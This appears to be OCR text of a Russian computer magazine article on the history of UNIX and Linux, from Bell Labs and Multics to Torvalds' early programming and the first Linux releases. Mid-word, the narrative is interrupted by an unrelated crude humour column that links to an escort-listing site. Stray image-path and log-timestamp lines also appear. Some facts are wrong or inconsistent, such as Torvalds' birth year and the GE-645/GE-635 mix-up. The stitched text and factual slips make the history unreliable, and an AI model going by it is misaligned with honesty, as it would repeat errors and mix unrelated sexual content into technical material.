
Session Close: Fri Jan 09 18:13:22 2004





mindw0rk (mindw0rk@mail.ru)

ИСТОРИЯ ПРОИСХОЖДЕНИЯ ПИНГВИНОВ



Разработка ядра ОС - одна из самых сложных задач для программиста. Задача, справиться с которой может только хакер - человек, умеющий мыслить нестандартно, знающий компьютер как свои пять пальцев. Сейчас сложно представить, чтобы кто-то сам мог создать полноценную систему. Над монстрами, типа Windows XP, трудятся тысячи специалистов. Но 12 лет назад один из студентов финского института мог рассчитывать только на себя. Как и двое сотрудников компании Bell System в далеком 1969 году. Тем не менее, именно этой троице удалось создать операционные системы, которые сильно повлияли на компьютерный мир. Этими системами были UNIX и Linux.

ИСТОРИЯ UNIX И LINUX

СИСТЕМЫ РАЗДЕЛЕНИЯ ВРЕМЕНИ

В середине 50-х годов исследовательский отдел корпорации Bell System приобрел для своего компьютерного центра несколько новых компьютеров. Огромные махины, купленные за миллионы долларов у IBM, предназначались для проведения разработок в пока еще мало изученной компьютерной области. Но когда ученые Bell освоились на установленных мейнфреймах, стало ясно, что идущее в поставке программное обеспечение совершенно не подходит для полноценной исследовательской работы. А из-за отсутствия операционной системы все приходилось делать вручную, что отнимало много времени и сил. Так как большинство сотрудников отдела были опытными программистами, они приняли решение разработать ОС своими силами. И воплотить в ней все, что им было нужно.

Общими усилиями разработка системы BESYS заняла меньше года, и в 1957 г. она была установлена на всех машинах компьютерного центра. Авторы BESYS не собирались распространять программу за пределами Bell - она предназначалась исключительно для внутренних нужд. Но когда некоторые исследовательские институты проявили интерес к разработке, сотрудники крупнейшей телефонной компании выслали всем желающим копии на магнитных лентах.

В 1964 г. Bell Labs приобрела новое дорогостоящее оборудование, включая более мощные компьютеры, установленные в исследовательском отделе. Программисты компании снова столкнулись со старой проблемой. BESYS была заточена под конкретную платформу и не работала на новых машинах, а IBM по-прежнему мало заботилась о программах, занимаясь созданием исключительно железа. Оставалось рассчитывать только на себя. Впрочем, представители других организаций тоже были заинтересованы в написании новой операционной системы.

К этому времени компьютерное сообщество захватила идея разделения машинного времени. Новая технология, предложенная командой Фернандо Корбато из Массачусетского Вычислительного Центра, давала возможность работать на одном компьютере нескольким людям одновременно. Не нужно было ждать своей очереди, ресурсы компа распределялись между всеми активными пользователями. Таким образом не только экономилось дорогое машинное время - программистам стало намного удобнее работать вместе над одним проектом. Впервые Compatible Time Sharing System (CTSS) была запущена в 1961 на модифицированном компьютере IBM 7094 и посредством коммуникационного контроллера соединила 30 терминалов. Чуть позже эту технологию переняли в Университете Кембридж. Несмотря на очевидные достоинства системы, у нее было много противников, в основном среди студентов МТИ. Ребята, которые проводили все

> BESYS была заточена под конкретную платформу и не работала на новых машинах.


Кен Томпсон


Деннис Ричи

свое время возле компьютеров и использовали их ресурсы по максимуму, не могли смириться с тем, что теперь мощностью придется делиться с кем-то еще. Несмотря на это, ведущие компьютерщики признавали - за CTSS будущее. И если писать операционную систему - в ее основе должна лежать система разделения времени.

MULTICS

Идея создать Multics (Multiplexed Information and Computing Service) - операционную систему с поддержкой CTSS - пришла профессору Джеку Дэннису из Массачусетского Технологического Института. Ее подхватили студенты-компьютерщики, и в 1963 г. они вместе разработали спецификации будущей ОС. Прежде чем начать работу над Multics, Дэннис обратился к руководству IBM с предложением написать операционку под один из их мейнфреймов, если те поддержат проект. Но корпорацию не вдохновили полные энтузиазма речи профессора. Гораздо большую заинтересованность проявили представители компании General Electric, с которыми Джека познакомил лектор МТИ Джозеф Визенбаум. Технари из GE предоставили институту для написания ОС свой самый навороченный компьютер GE-645, а затем и сами подключились к работе над ней.

Мотив массачусетских хакеров был ясен - парней из МТИ всегда отличало стремление превзойти самих себя, создать что-то действительно потрясающее. А Multics был самым амбициозным, самым революционным компьютерным проектом в истории. GE преследовала куда менее возвышенные цели. С помощью Multics компания просто рассчитывала усилить свое влияние в компьютерной индустрии. Исследовательская команда Bell не горела желанием превзойти себя и не стремилась выйти на софтварный рынок. Но для полноценной работы им не хватало хорошей операционной системы, как раз такой, какой обещала стать Multics. Поэтому несколько лучших программистов Bell под руководством Виктора Высоцкого предложили свою помощь и вскоре присоединились к остальным. Работая вместе и обмениваясь идеями, три команды стали потихоньку воплощать проект в жизнь.

Планы разработчиков ОС были грандиозными. Multics не только должна была выполнять множество возложенных на нее задач, но и включала технологии, которые еще не могли быть использованы на компьютерах того времени. Каждая команда выдвигала все новые и новые предложения, и через какое-то время список возможностей, которые предстояло воплотить в жизнь, вырос до невероятных размеров. Мало кто верил, что разработчикам удастся создать что-либо подобное.

Несмотря на энтузиазм создателей, работа затянулась на несколько лет. Разработчики, особенно представители МТИ, хотели создать идеальную систему. В процессе работы над Multics постоянно появлялись новые задумки, значительная часть которых реализовывалась впервые и требовала тщательного тестирования. Это, а также отсутствие хорошей финансовой поддержки, вынуждало снова и снова откладывать релиз.

В апреле 1969 г. команда из Bell заявила о своем решении выйти из состава разработчиков ОС. Виктор Высоцкий и его коллеги поняли, что для создания столь амбициозного проекта, как Multics, понадобится еще не один год. Множество идей все еще оставались на бумаге, к тому же, по мнению сотрудников Bell, система с каждым годом все сильнее отличалась от того, что планировалось в начале. И ее полезность в экономическом плане вызывала серьезные сомнения.

Спустя полгода, в октябре 1969, сильно сокращенная и явно недоработанная Multics была представлена общественности. После этого на авторов обрушился шквал писем и звонков - пользователи наперебой перечисляли баги, рассказывали о регулярных сбоях. Только в середине 1970 г. первая система с разделением времени обрела более-менее стабильную рабочую форму.

SPACE TRAVEL


После того как программисты Bell разочаровались в пятилетнем проекте, большинство из них вернулись к своим обычным обязанностям. На компьютер GE-635, где разрабатывалась Multics, установили GECOS - операционную систему, намного более простую, чем ее предшественник.

Несмотря на то, что она вполне подходила для работы с файлами и базами данных, для


Компьютер, на котором писался UNIX


Кен и Деннис в процессе создания своей ОС

> Файловая система, написанная для Space Travel, походила на ядро простенькой ОС.



Дочка Линуса Селеста демонстрирует, насколько проста и доступна ОС папы :)

сложных комплексных задач, которыми обычно занимались сотрудники Bell, новая ОС не годилась. Некоторые программеры из числа Bell-разработчиков Multics не отказались от идеи создать гибкую систему, пригодную для серьезного программирования. Среди них были Кен Томпсон, Деннис Ричи, Джои Осанна и Рад Кеннедей, которым ограничения GECOS сильно мешали. В конце весны 1969 г. Томпсон и Ричи обратились к руководству с просьбой предоставить им эксклюзивный мощный компьютер для работы над новой CTSS-системой. В своем проекте программисты планировали собрать все лучшее, что было в Multics, сделать систему максимально гибкой и функциональной. Но несмотря на все просьбы, компания отказалась выделить отдельный компьютер. Отдать под некоммерческий проект машину стоимостью миллион долларов означало терять десятки тысяч баксов ежемесячно.

Блуждая по длинным коридорам корпорации Bell, Кен Томпсон как-то наткнулся на старенький компьютер PDP-7, стоявший в углу одной из лабораторий и редко использовавшийся. Кен тогда как раз закончил работу над игрой Space Travel - симулятором солнечной системы, по которой можно было летать на маленьком космическом корабле - и сразу захотел портировать ее со своего рабочего GE-635 на эту машину. Во-первых, потому, что играть на PDP-7 было намного дешевле, чем на GE-635, во-вторых - дисплей у PDP-7 больше подходил для видеоигр. Правда, компьютер фирмы DEC не поддерживал многих функций, реализованных в игре. И для того чтобы запустить Space Travel на PDP, нужно было не только перенести исходный код, а с нуля написать всю программную среду, в которой будет работать программа. Именно этим и занялись Кен Томпсон и Деннис Ричи летом 1969 года.

РОЖДЕНИЕ UNIX

Программный пакет для работы с плавающей запятой, графические примочки и другие вещи, которые требовались для запуска игры на PDP, писались на ассемблере мейнфрейма GE-635. Затем код записывался на магнитную ленту, и Кен или Деннис несли его через все здание в лабораторию, где стоял компьютер DEC. Там информация считывалась и загонялась в память. Со временем двум программистам удалось воспроизвести файловую систему, полностью отвечающую требованиям Space Travel. Правда, все, на что она была способна - загрузить игру и передать управление над кораблем игроку. В принципе, ради этого и затевалась вся эта беготня. Но очень скоро Томпсону захотелось большего.

Файловая система, написанная для Space Travel, походила на ядро простенькой ОС. В ней уже содержались некоторые важные процедуры, но не было способа управления ими. Кен решил немного ее расширить и добавил множество различных программ для работы с файлами: копировать, удалить, редактировать, распечатать и др. Когда следом за ними появилась оболочка с командной строкой - это уже была не просто платформа для одной игры, а настоящая операционная система. Хотя еще изрядно сырая.

Кен и Деннис быстро увлеклись новым проектом. Они оба участвовали в разработке Multics и имели немалый опыт в программировании ОС. Полученные тогда знания очень пригодились в создании собственной системы. И чем дальше, тем серьезнее они к ней относились.

Приятели хотели сделать не просто среду, в которой было бы приятно работать и программировать, а построить систему, способную собрать вокруг себя сообщество таких же компьютерщиков-энтузиастов, как ее авторы.

В процессе разработки ОС принимали участие двое других сотрудников Bell - Джои Осанна и Рад Кеннедей, которые написали несколько дополнительных утилит. Моральную и идейную поддержку оказывал Дуглас Маклрой.

В начале 1970 г. система уже могла полностью функционировать самостоятельно и наконец обрела имя. Название UNICS (UNiplexed Information and Computing Service) подсказал Брайан Керниган - работник компании, все это время с интересом следивший за проектом.

А через несколько месяцев ОС, родившаяся в кампусах Bell, стала более известна как UNIX.


После того как о системе Кена и Денниса узнали за пределами телефонной компании, она быстро завоевала популярность. Этому во многом способствовало ее умение легко адаптироваться к самым разным компьютерным платформам. В 1973 г. UNIX была практически полностью переписана на языке C, что сделало ее еще привлекательнее. В большинстве исследовательских институтов эта ОС стала стандартом де-факто, причем многие старались как-то улучшить ее возможности. В результате с 70-х по 90-е годы вышло множество UNIX-клонов (FreeBSD, OpenBSD, NetBSD, Ultrix, Xenix, Irix, HP-UX, Solaris, Unixware и т.д.), среди которых были как коммерческие, так и фриварные. Но ни одна из этих систем не получила такой популярности и такого признания, как Linux.

ЛИНУС ТОРВАЛЬДС

28 декабря 1968 г. в обычной финской семье Нильса и Анны Торвальдс родился сын. Маленький Линус унаследовал от своего отца большой нос, а от матери - маленькие внимательные глаза. При всем желании ребенка

нельзя было назвать красивым. Когда Линус подрос, он стал носить очки - не столько из-за близорукости, сколько для того, чтобы спрятать за ними "наследство" отца. Тощий, нескладный, с выпирающими зубами и торчащими во все стороны волосами - он был одним из тех, кого называют типичными ботаниками. И не только внешне. Линус был признанным математиком и часто удивлял даже своих учителей. Это не значит, что он просиживал все вечера, уткнувшись в учебник. Чаще парень вообще ничего не учил. Ему достаточно было нескольких минут перед уроком, чтобы понять весь заданный материал и при случае рассказать его у доски.

Любимыми предметами Линуса всегда были математика и физика. Ему нравились точные науки, дающие возможность поломать голову над решением той или иной задачи. В то же время история, биология и другие науки, требующие запоминания больших объемов информации, его не интересовали вообще. Единственной причиной, заставлявшей его все это учить, была младшая сестра Сара, с которой Линус все время соперничал за звание лучшего ученика в семье.


Сара и Линус Торвальдсы - брат и сестра

> В начале 1970 г. система уже могла полностью функционировать самостоятельно и наконец обрела имя. Новая ОС получила название UNICS (UNiplexed Information and Computing Service).

Самым близким родственником для юного математика в то время был дедушка Лео - профессор статистики в Университете Хельсинки. Такой же рассеянный и замкнутый, как его внук. Линус часто приходил к нему в гости. Ему было интересно пообщаться на математические темы, а также поиграть с калькулятором - одним из главных рабочих инструментов профессора. Для вычисления заданного действия примитивной машинке нужно было секунд десять, и все это время Линус, затаив дыхание, наблюдал за перемигиванием лампочек на экране. Парнишка снова и снова задавал новые команды и пытался решить с помощью калькулятора самые разнообразные примеры. А когда дедушка работал, он сидел где-нибудь рядом и, делая вид, что внимательно читает или смотрит телевизор, с нетерпением ждал, когда Лео закончит, и даст ему повозиться с любимой игрушкой.


Линус со своим первым компьютером VIC-20

Примитивный калькулятор - все, что Линусу тогда было нужно для счастья. Пока в 1981 г. дедушка-профессор не купил Commodore VIC-20.

ПЕРВЫЕ ШАГИ ЮНОГО ПРОГРАММИСТА

VIC-20 был одним из первых персональных компьютеров. Конечно, это была весьма примитивная модель с 3,5 Кб ОЗУ, но она не требовала сборки, а в качестве терминала мог служить обычный телевизор. Изучать возможности новой игрушки дед с внуком принялись вместе. В то время готовые программы в Финляндии практически не продавались, поэтому, если ты хотел поиграть в какую-нибудь игру или получить нужную утилиту, тебе нужно было написать ее самому. На единственном доступном языке Бейсик.

После покупки компьютера школа казалась еще более скучной и ненужной. Еле досидев до конца уроков, Линус дожидался, пока его заберет мать, и просил отвезти к дедушке с бабушкой. Там он садился на колени к профессору и набивал на клавиатуре программы, которые Лео успел написать за день. Обычно это были какие-нибудь математические расчеты, связанные со статистикой. Одиннадцатилетний Линус, конечно, ничего в этом не понимал, но с удовольствием набирал текст. Со временем простой набор уже не мог удовлетворить любознательного паренька, и он потихоньку принялся изучать Бейсик.

Видя увлечение сына, родители купили ему учебник по программированию на английском языке. Эта книжка, которую можно было читать только со словарем, сразу стала самым близким другом Линуса. Миновав ста-

ЭРОТИЧЕСКИЕ ФАНТАЗИИ

SINTEZ

Лезем мы как-то с Ядычем на какой-то сайт и чисто случайно оказываемся на dosug.nu. Также чисто случайно начинаем искать на этом сайте теток с самой большой грудью. И нам вылезает такая страничка: www.dosug.nu/girl.htm?idgirl=878! Мы сразу понимаем, что эту девушку мы готовы взять на работу. Секретарем. Нет, лучше ответственным секретарем. Не-е-е, лучше сразу выпускающим редактором. Парни, это же 7 (!!!) размер груди! А губы! Срочно идите по этой ссылке! Короче, спать я не мог неделю, снилась работа редакции с новым сотрудником. Почему-то в этих снах ни разу не удалось сдать номер вовремя, зато все такие довольные, и куча авторов просятся на ночную верстку. Потом в редакции стали непонятно откуда появляться резиновые дубинки, похожие на фаллоимитаторы с шипами, часто стали возникать разговоры о силиконовых имплантатах с выводами, что они очень даже полезны и просто обязаны рекомендоваться Минздравом каждой современной девушке.

Парни, помогите! Как работать в такой обстановке?




Схема развития UNIX



Улыбка гения

дию "hello world", юный программист со временем стал пробовать писать собственные программы. В основном это были аркадные игры, где нужно было управлять машиной, самолетом или подводной лодкой. Сама игра не доставляла того удовольствия, которое давало программирование, поэтому, порубившись недельку в свое творение, автор переходил к написанию очередной программы.

Через четыре года после первого знакомства с VIC-20 в семье Торвальдсов случилось два события. Во-первых, разошлись родители, во вторых - у дедушки случился инсульт, и его поместили в больницу. Из-за этого Линус еще больше привязался к компьютеру. Когда профессор Лео умер, VIC-20 перешел во владение внука. Теперь 15-летний Торвальдс мог работать на нем сколько угодно, и ничто, кроме школы, не могло ему помешать.

ЖИЗНЬ ЗА ЧЕРНЫМИ ЗАНАВЕСКАМИ

Когда Линус поступил в университет, главным предметом он выбрал компьютеры, а в дополнение записался на математику и физику. Группа, в которой он учился, состояла исключительно из парней, в основном таких же ботаников, как он сам. Первое время в институте было интересно, и Линус с удовольствием брался за решение заданных на дом задач. Правда, он никогда не ходил на студенческие вечеринки... да и вообще практически никуда не ходил. Маршрут каждый день был одинаковым: дом - институт - дом. А дома все его внимание приковывал компьютер. К концу первого курса Линус выжал из VIC-20 все, что только можно. Работать на нем стало скучно, к тому же, в какой-то момент закончилось вдохновение. Поэтому, когда настал обязательный для всех финнов военный призыв, Линус без особого сожаления отправился служить.

Вернувшись из армии через год, Торвальдс продолжил учебу, но интерес к универу уже прошел.

Намного больше его привлекала идея купить новый компьютер. Перебирая разные модели, Линус остановился на Sinclair QL - 32-разрядной персоналке с частотой 8 мегагерц и 128 Кб ОЗУ. Стоила она около 2 тысяч долларов, и чтобы собрать эту сумму, пришлось целый год откладывать стипендию, студенческие премии (как лучшему математику), карманные деньги и деньги, подаренные на день рождения и Новый год. В конце концов, Sinclair был куплен, и Линус с головой окунулся в изучение новой игрушки.

В первую очередь 17-летний программист взялся за изучение более серьезных, чем Бейсик, языков программирования. Таких как

Фортран и Ассемблер. Благодаря математическим способностям, Линус быстро все схватывал и уже скоро мог написать на асме практически любую программу. Возвращаясь из института, он сразу отгораживался от мира плотными черными занавесками, закрывал двери и садился программировать. Программирование занимало почти все его мысли. Если разрабатывался какой-то новый проект, новая игра, он не мог успокоиться, пока не заставлял ее работать. Мать, с которой жил Линус, переживала за сына, сидящего целыми днями в своей комнате. Но тот, хоть и вел жизнь затворника, несчастным не выглядел. Компьютер был для него всем.

Единственное мероприятие, ради которого Линус с удовольствием покидал свою комнату - еженедельные встречи членов клуба "Спектрум". Только там он мог пообщаться на любимые технические темы. И только там он мог встретить близких по духу людей.

ЗНАКОМСТВО С UNIX

В 1990 г. в институте, где учился Торвальдс, появился UNIX. Он уже знал об этой системе из книги Эндрю Таненбаума "Проектирование и реализация операционных систем", и настолько загорелся мыслью изучить ее на практике, что приложил все усилия, чтобы поступить на курсы UNIX. Посещая их в группе из 16 компьютерщиков, Линус с каждым днем все отчетливее понимал, что хочет иметь эту систему у себя на компьютере. Но простенький Sinclair этого не позволял. В январе 1991 г., раздобыв кое-как деньги на начальный взнос, Линус отправился в компьютерный магазин и купил в рассрочку крутой по тем временам PC 386 с 33 МГц, 4 Мб ОЗУ и 5-дюймовым дисководом. На компе стоял DOS, и, чтобы поменять ее на Minix - клон UNIX, созданный профессором Таненбаумом - пришлось потратить еще около $200.

Чтобы досконально изучить Minix, Линусу Торвальдсу понадобилось не больше месяца. Он уже был постоянным читателем технических конференций, а чаще всего заходил на comp.os.minix. ОС Таненбаума была чем-то вроде учебного пособия по миру UNIX. Поэтому в ней было много ограничений. Это не могли исправить ни патчи, ни дополнительные программы. Линуса раздражали в Minix многие вещи, но больше всего - эмулятор терминала, сделанный просто ужасно. Уже привыкший все нужные программы писать для себя самостоятельно, Торвальдс взялся за разработку нормального терминала. Кроме всего прочего, это давало возможность во всех подробностях изучить архитектуру процессора 386.

Самодельный эмулятор терминала быстро обрастал наворотами. Когда он, наконец,



Любимый напиток хакеров - пиво

был готов, Линус решил разбавить его новыми возможностями. Например, функциями upload и download. Для этого требовалось написать драйвер дисковода, а для него, в свою очередь - создать файловую систему. Сложная, трудоемкая работа, но закаленному ночными посиделками программисту нравилось решать такие задачи. И процесс пошел.

LINUX


Так как в универе весной 1991 г. делать было, в общем-то, нечего, Линус целыми днями не выходил из своей комнаты. От написания файловой системы его отвлекали разве что сон и иногда еда. Через несколько недель проект, первоначально задуманный как продвинутая терминальная программа, уже больше напоминал целую операционную систему. Когда автор понял, что зашел слишком далеко, останавливаться было уже поздно. Линус Торвальдс вообще был не из тех, кто мог бросить все на полпути. 3 июля 1991 г. в конференции comp.os.minix появилось его сообщение с просьбой прислать Posix - определение стандартов для ОС UNIX. Линус серьезно увлекся идеей написать свою систему, и стандарты были нужны, чтобы она была совместима с остальным семейством юниксов. Так как никто не откликнулся, пришлось довольствоваться документацией от Sun Microsystems и доступными учебниками по UNIX.

В качестве образца выступала Minix, но в своей системе Линус собирался превзойти Таненбаума и снабдить ее многими полезными и еще не реализованными функциями. Основу проекта составляли системные вызовы, и писать программы для их осуществления приходилось практически вслепую, так как проверить - работает ли что-нибудь - было невозможно. Чтобы исправить ошибки, приходилось часами листать исходники, пытаясь обнаружить, где что не так. Разработка ядра и написание основных программ заняли все лето.

В то время как сокурсники отдыхали на море и путешествовали, Линус даже не различал день и ночь. Он работал над своим проектом все время.

В начале сентября оболочка будущей операционки, наконец, заработала. Несмотря на то, что про себя Торвальдс называл ее Linux, для официального релиза готовилось имя Freax - автор не хотел, чтобы его считали нескромным. Тем не менее, Ари Лемке - преподавателю одного из вузов Хельсинки, согласившемуся выделить для системы место на институтском компе, название Linux понравилось больше, и уже скоро на ftp.funet.fi/pub/OS/Linux появилась первая версия системы со знаком 0.01. Эту версию мало кто щупал - он была еще очень сырой, и чтобы заставить ее работать, нужно было потратить кучу времени и нервов.

В октябре вышла Linux 0.02, а в ноябре - 0.03. Первыми бета-тестерами Linux стали читатели comp.os.minix, которые, хоть и слали сообщения об ошибках пачками, но всячески хвалили новую ОС. Однако по настоящему завоевывать популярность Linux начала, когда в конце ноября стала полностью автономной. Армия линуксоидов стремительно росла. Многие предлагали свою помощь, присылали программы и



Логотип Linux

патчи для Linux. Система распространялась фриварно, а от постоянно предлагаемых денег Линус неизменно отказывался. Чтобы хоть как-то его отблагодарить, поклонники скинулись и оплатили трехлетнюю рассрочку на PC.

В 1993 году Линус уже закончил институт и сам в нем преподавал. Руководство вуза знало о разработках и предоставило все условия для поддержки Linux. А осенью того же года произошло то, чего никто не ожидал, по крайней мере, из родственников. Линус Торвальдс влюбился в одну из студенток своего курса и через несколько месяцев переехал в ее квартиру. Примечательно то, как они познакомились. Линус задал задание на дом - отправить ему на e-mail любое сообщение. И Туве - та самая девушка - в своем сообщении пригласила его на свидание. Вскоре они поженились, а чуть позже у них родилась первая из трех дочерей.

К тому времени, как вышла версия Linux 1.0, о системе уже знал весь мир. Популярность привлекла к ней внимание многих крупных компаний. Благодаря своей гибкости и потенциалу, она поселилась на сотнях тысяч серверов в качестве основной ОС. Поддержать Linux решили тысячи хакеров со всего мира, которые все вместе трудятся над улучшениями. Помимо основной версии, разрабатываемой автором, появилось множество дистрибутивов, каждый из которых имеет свои плюсы и минусы.

